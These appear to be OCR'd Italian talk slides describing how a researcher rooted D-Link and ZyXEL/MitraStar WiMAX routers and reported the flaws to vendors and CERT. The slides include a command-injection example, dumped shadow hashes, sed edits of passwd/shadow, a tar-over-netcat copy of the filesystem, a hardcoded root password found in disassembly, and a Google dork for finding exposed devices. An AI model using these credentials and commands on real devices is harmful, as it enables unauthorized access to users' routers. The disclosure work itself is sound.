Storie di embedded reversing

*2 hacked routers, 2 bugtraq posts, **0 fixes**.*

Cosa?

https://www.linkedin.com/pulse/rooting-dlink-dwr-923-4g-router-gianni-carabelli/

Il mondo è piccolo…

quanta router and dlink Posta in arrivo x Personale x

Gianni Carabelli <giannicarabelli@gmail.com>
a pierre.kim.sec

Hi pierre.
I rooted my DLINK DWR-932 4G router.

Looking inside, I found fota and I was googling "qmitw.com", so I found your page.

The dwr-932 is vulnerable to most of vulns.
admin account, root account, ssh key, udp backdoor are the same.
Some data differs (ex: ssh key content, ui, javascripts)

Thanks for your detailed post

Pierre Kim <pierre.kim.sec@gmail.com>
a me

inglese > italiano Traduci messaggio

Hello,

Thank you for your report. It really helped me a lot. Quanta sold routers to a lot of companies and I'm trying to find which companies but Quanta refuses to communicate with me...

Btw, there are other funny things to find in these routers.

Have fun! :)

Regards,

CVE-ID && Credits...vabè...

https://pierrekim.github.io/blog/2016-09-28-dlink-dwr-932b-lte-routers-vulnerabilities.html

“I would like to thank Gianni Carabelli who found this router and thought it was very similar to the previous backdoored Quanta routers.”

http://www.securityfocus.com/bid/95877/info

info | discussion | exploit | solution | references

Dlink DWR-932B Multiple Security Vulnerabilities

Bugtraq ID:	95877
Class:	Unknown
CVE:	CVE-2016-10177 CVE-2016-10178 CVE-2016-10179 CVE-2016-10180 CVE-2016-10181 CVE-2016-10182 CVE-2016-10183 CVE-2016-10184 CVE-2016-10185 CVE-2016-10186
Remote:	Yes
Local:	No
Published:	Jan 29 2017 12:00AM
Updated:	Feb 02 2017 12:06AM
Credit:	Pierre Kim
Vulnerable:	D-Link DWR-932B 0
Not Vulnerable:	

Cosa?

MAX208
MAX218
MAX306
MAX318
HES319
GREENPACKET WIMAX CPE
Huawei wimax CPE BMxxx

HES3xx

- Chi lo produce? Zyxel o Huawei ??
- Device ~ del 2011
- Montato tipicamente su palo e in luogo inaccessibile
- Venduto tipicamente ai soli provider
- Di proprietà del provider

Toolbox

nc
ssh
tar
busybox
docker
nmap
scanip
sed
ida

MAX3xx: l'inizio

https://www.owasp.org/index.php/Testing_for_Command_Injection_(OTG-INPVAL-013)

Example URL before alteration:

```
http://sensitive/cgi-bin/userData.pl?doc=user1.txt
```

Example URL modified:

```
http://sensitive/cgi-bin/userData.pl?doc=/bin/ls|
```


Filesystem?

“mount”
rootfs on / type rootfs (rw)
/dev/root on / type squashfs (ro)
none on /proc type proc (rw)
tmpfs on /tmp type tmpfs (rw,size=18432k)
tmpfs on /var type tmpfs (rw,size=12288k)
sysfs on /sys type sysfs (rw)
tmpfs on /dev type tmpfs (rw)
devpts on /dev/pts type devpts (rw,mode=600)
mtd1 on /etc type jffs2 (rw)
tmpfs on /etc/init.d type tmpfs (rw)

Utenti?

“cat /etc/shadow”
root:x:0:0:,,,:/root:/bin/sh
mfgroot:x:0:0:,,,:/root:/bin/sh
admin:x:0:0:,,,:/root:/bin/adminSh
guest:x:0:0:,,,:/root:/bin/guestSh

“cat /etc/shadow”
root:$1$7cHnPpHF$GbYUst3uAh0sFix3fz7B21:13768:0:99999:7:::
mfgroot:1.3r0/KnH$eR.mFSJKIiY.y2QsJVsYK.:13768:0:99999:7:::
admin:1k2I9hJe4$oVcFcdvk3WG3cd6IyUlEg/:13768:0:99999:7:::
guest:1hj8UNB2h$Irj0rHccCjTbV91QOgi1o.:13768:0:99999:7:::

Utenti?

“cat /etc/shadow”
root:x:0:0:,,,:/root:/bin/sh
mfgroot:x:0:0:,,,:/root:/bin/sh
admin:x:0:0:,,,:/root:/bin/adminSh
guest:x:0:0:,,,:/root:/bin/guestSh

“cat /etc/shadow”
root:$1$7cHnPpHF$GbYUst3uAh0sFix3fz7B21:13768:0:99999:7:::
mfgroot:1.3r0/KnH$eR.mFSJKIiY.y2QsJVsYK.:13768:0:99999:7:::
admin:1k2I9hJe4$oVcFcdvk3WG3cd6IyUIEg/:13768:0:99999:7:::
guest:1hj8UNB2h$Irj0rHccCjTbV91QOgi1o.:13768:0:99999:7:::

sed -i ‘s/adminSh/sh/’ /etc/passwd

Utenti?

“cat /etc/passwd”
root:x:0:0:,,,:/root:/bin/sh
mfgroot:x:0:0:,,,:/root:/bin/sh
admin:x:0:0:,,,:/root:/bin/adminSh
guest:x:0:0:,,,:/root:/bin/guestSh

“cat /etc/shadow”
root:$1$7cHnPpHF$GbYUst3uAh0sFix3fz7B21:13768:0:99999:7:::
mfgroot:1.3r0/KnH$eR.mFSJKIiY.y2QsJVsYK.:13768:0:99999:7:::
admin:1k2I9hJe4$oVcFcdvk3WG3cd6IyUlEg/:13768:0:99999:7:::
guest:1hj8UNB2h$Irj0rHccCjTbV91QOgi1o.:13768:0:99999:7:::

sed -i ‘s/adminSh/sh/’ /etc/passwd
sed -i ‘s/1k2I9hJe4$oVcFcdvk3WG3cd6IyUlEg./$1$7cHnPpHF$GbYUst3uAh0sFix3fz7B21/’ /etc/shadow

ftp://ftp.zyxel.com/MAX318M/MAX318M_.pdf

```
Login:root
Password:
# sys atsh

Software Version        : 2.00(UUA.2)b1
CROM Version            : F0
Ram Size                : 64 M bytes
Flash Size              : 64 M bytes
Hardware Version        : AAB
Bootbase Version        : 1.03
Vendor Name             : MitraStar Technology Corporation
Product Model           : HES-319M
First MAC Address       : 00:0C:E7:0B:01:00
Last MAC Address        : 00:0C:E7:0B:01:01
MAC Quantity            : 2
Serial Number           : S123456789012
RAS F/W Checksum        : 1440940895 9029964
# _
```


Mhmmh

$ls -la /bin/sh
lrwxrwxrwx 1 root root 7 Sep 4 2013 /bin/sh -> busybox

tar over netcat

```
“tar -c /usr /bin /etc |nc 192.168.1.6 19000”
```

```
$ nc -l -p 19000 > filesystem.tar
```


HES319M Open Source Code

Posta in arrivo x Personale x

Patrick Wang <Patrick.Wang@zyxel.com.tw>
a me, Sharon, rubenl, Patrick, Brian

inglese > italiano Tradu

da: **Patrick Wang** <Patrick.Wang@zyxel.com.tw>
a: "giannicarabelli@gmail.com" <giannicarabelli@gmail.com>
cc: Sharon Kuo <Sharon.Kuo@unizyx.com.tw>,
"Ruben Landeros Jr. (rubenl@zyxel.com)" <rubenl@zyxel.com>,
"Patrick E. Lin" <Patrick.Lin@zyxel.com.tw>,
Brian Chiu <Brian.Chiu@zyxel.com.tw>
data: 11 marzo 2015 02:46
oggetto: HES319M Open Source Code
: Importante principalmente perché è stato inviato direttamente a te.

Dear Sir/Madam:

Sorry for late reply to you.
In order to provide you the correct Op
Please provide following necessary i

1. Software version
2. Firmware version
3. MAC address
(Note: You can find Sof ... status page (Picture 1, 2)
4. Serial Number
(Note: It has 2 alphabe ... number ... device sticker)
5. Where was the product purchased: (Area and Country) or (Online Store) or ISP ?

Thank you for your help and have a nice day.

Picture 1

n@linuxvar.it

Gianni Carabelli <giannicarabelli@gmail.com>
a Patrick


Hello Sir Patrick.
I know I'll never receive the code.
My intention was to check, reading the code, if the device is secure for my personal use or not.


But the problem is that is not secure, and other in my ISP network can access my data.
I'm going to release the file attached below.
If you need time to release patch, CVE request or other, I' will respect this.

I can't contact any developer, so I send this mail to you, hoping you can forward it to the interested persons.

Regards

IDA


MOV R2, R4 ; termios_p
ORR LR, LR, #4
BIC R12, R12, #0x1000
ORR R3, R3, #8
MOV R1, R0 ; optional_actions
STR LR, [SP,#0x1C0+var_54]
STR R12, [SP,#0x1C0+var_58]
STR R3, [SP,#0x1C0+var_4C]
BL tcsetattr
LDR R3, =dword_7D52C
MOV R1, #0
LDR R0, [R3]
BL sub_61718
LDR R0, =aSttyEraseH ; "stty erase ^H"
BL system
LDR R0, =aLogin_0 ; "Login:"
BL printf
LDR R3, =stdout
ADD R10, SP, #0x1C0+var_178
LDR R0, [R3] ; stream
BL fflush
LDR R3, =stdin
LDR R0, [R3] ; stream
BL fflush
MOV R0, R10 ; s
BL gets
LDR R0, =aPassword ; "Password: "
BL getpass
MOV R4, R0
MOV R0, #0 ; seconds
BL alarm
LDRB R3, [R4]
CMP R3, #0
BEQ loc_40B40
LDR R0, [SP,#0x1C0+addr.sa_data+2] ; in
BL inet_ntoa
LDR R3, =0xFFFFFE82
ADD R1, SP, #0x1C0+var_1C
ADD R8, SP, #0x1C0+s
MOV R2, R0
LDRH R3, [R1,R3]
MOV R0, R8 ; s
LDR R1, =aSU ; "%s:%u"
BL sprintf
MOV R0, R10 ; s1
LDR R1, =aRoot ; "root"
BL strcmp
CMP R0, #0
BNE loc_40AB0
MOV R0, R4 ; s1
LDR R1, =aCk6fup6 ; "ck6fup6$"
BL strcmp
CMP R0, #0
BEQ loc_40AD8
loc_40AB0 ; s1
MOV R0, R10
LDR R1, =aMfgroot ; "mfgroot"
BL strcmp
CMP R0, #0
BNE loc_40AE0



38AA0 00040AA0: sub_40748+358

Più semplice

```
$ strings `find -name busybox` |grep -A 10 Password
```


Più semplice

$ strings `find -name busybox` |grep -A 10 Password

Quali altri devices?

wget 'ftp://ftp.zyxel.com/MAX318M/firmware/MAX318M_2.00(UUA.1)D0.zip'
unzip MAX*zip
tar xvfz 200UUA1D0/ras/200UUA1D0.bin
binwalk -e initrd
strings `find -name busybox` |grep -A 10 Password

Mitre? Cert?

Gianni Carabelli <giannicarabelli@gmail.com> 11/12/15

a CERT(R)

On 12/11/2015 04:44 PM, CERT(R) Coordination Center wrote:
> Greetings Gianni,
>
> Thank you for reporting this issue to us, we're tracking it as VU#670632.
>
> We recommend that you attempt to contact the vendor directly to resolve this issue. If you are unable to reach the vendor or receive a positive response, we recommend that you publish your advisory on a security mailing list such as Bugtraq or Full Disclosure. If you do so, take care not to reveal too much information, as this may put users at risk. We typically recommend to wait 45 days before publishing, and to send a draft to the vendor before publishing.
>
> If you have difficulty obtaining the open source code, you may contact an organization like the Free Software Foundation (particularly if the code is under the GNU GPL license) for assistance in requesting the code.
>
> We won't take further action on this case.
>
> Best Regards,
>

Thanks.

Google Dork?

intitle:"wimax cpe configuration"

Linkem chiude ssh (internet) dopo segnalazione a zyxel

Linkem chiude ssh dopo segnalazione a zyxel

Ma ftp è ancora aperto… con stessa password….

Linkem chiude ssh dopo segnalazione a zyxel

Ma ftp è ancora aperto… con stessa password….

E l’aggiornamento automatico del firmware è attivo…

Linkem chiude ssh dopo segnalazione a zyxel

Ma ftp è ancora aperto… con stessa password….

E l’aggiornamento automatico del firmware è attivo…

E senza aggiornare il firmware è possibile eseguire comandi remoti…

```
# ls
default.cfg  format  FW_NAME  initrd  md5  pack.sh  post_script.sh  pre_script.sh  sign.sh  umac  zImage
```


Recap?